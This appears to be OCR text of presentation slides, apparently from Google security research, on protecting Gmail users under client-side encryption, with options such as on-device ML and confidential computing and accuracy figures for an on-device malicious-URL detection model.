
Google



Data regulations and privacy needs are rising

Today

Client-Side Encryption is one of the key technology that can help meet those new requirements.



[Google Workspace expands data privacy controls to Gmail and Calendar with client-side encryption]

How do you protect users without server side detection?

Potential directions

01.

On-Device Business Logic

Rebuild product business logic to run on clients

02.

On-Device ML Processing

Design and train ML models meant to run on device

03.

Confidential computing


Use enclaves to perform remote computation privately

04.

Private computing

Rely on homomorphic encryption, multi-party secure computation and other techniques to perform computation over encrypted data

Experimenting with on-device malicious URLs detection



Steady progress toward an balanced solution

	V1	V2
Parameters	500k	706k
Size	2MB	1MB
Inference time	~20ms	~20ms
Phishing link accuracy	90.3%	93.41%
Malware link accuracy	86.45%	97.16%
Unwanted software	79.41%	97.48%

Takeaways

Our document scanner meaningfully improved Gmail users protections against malicious documents

Malicious documents keep evolving and the next generation is already well under way

Lot more research needed to build the best specialized scanners to supplement detection

Thank you

Gmail AI protection was there all along - collaborative AI is coming to workspace

Google

Security and Privacy Research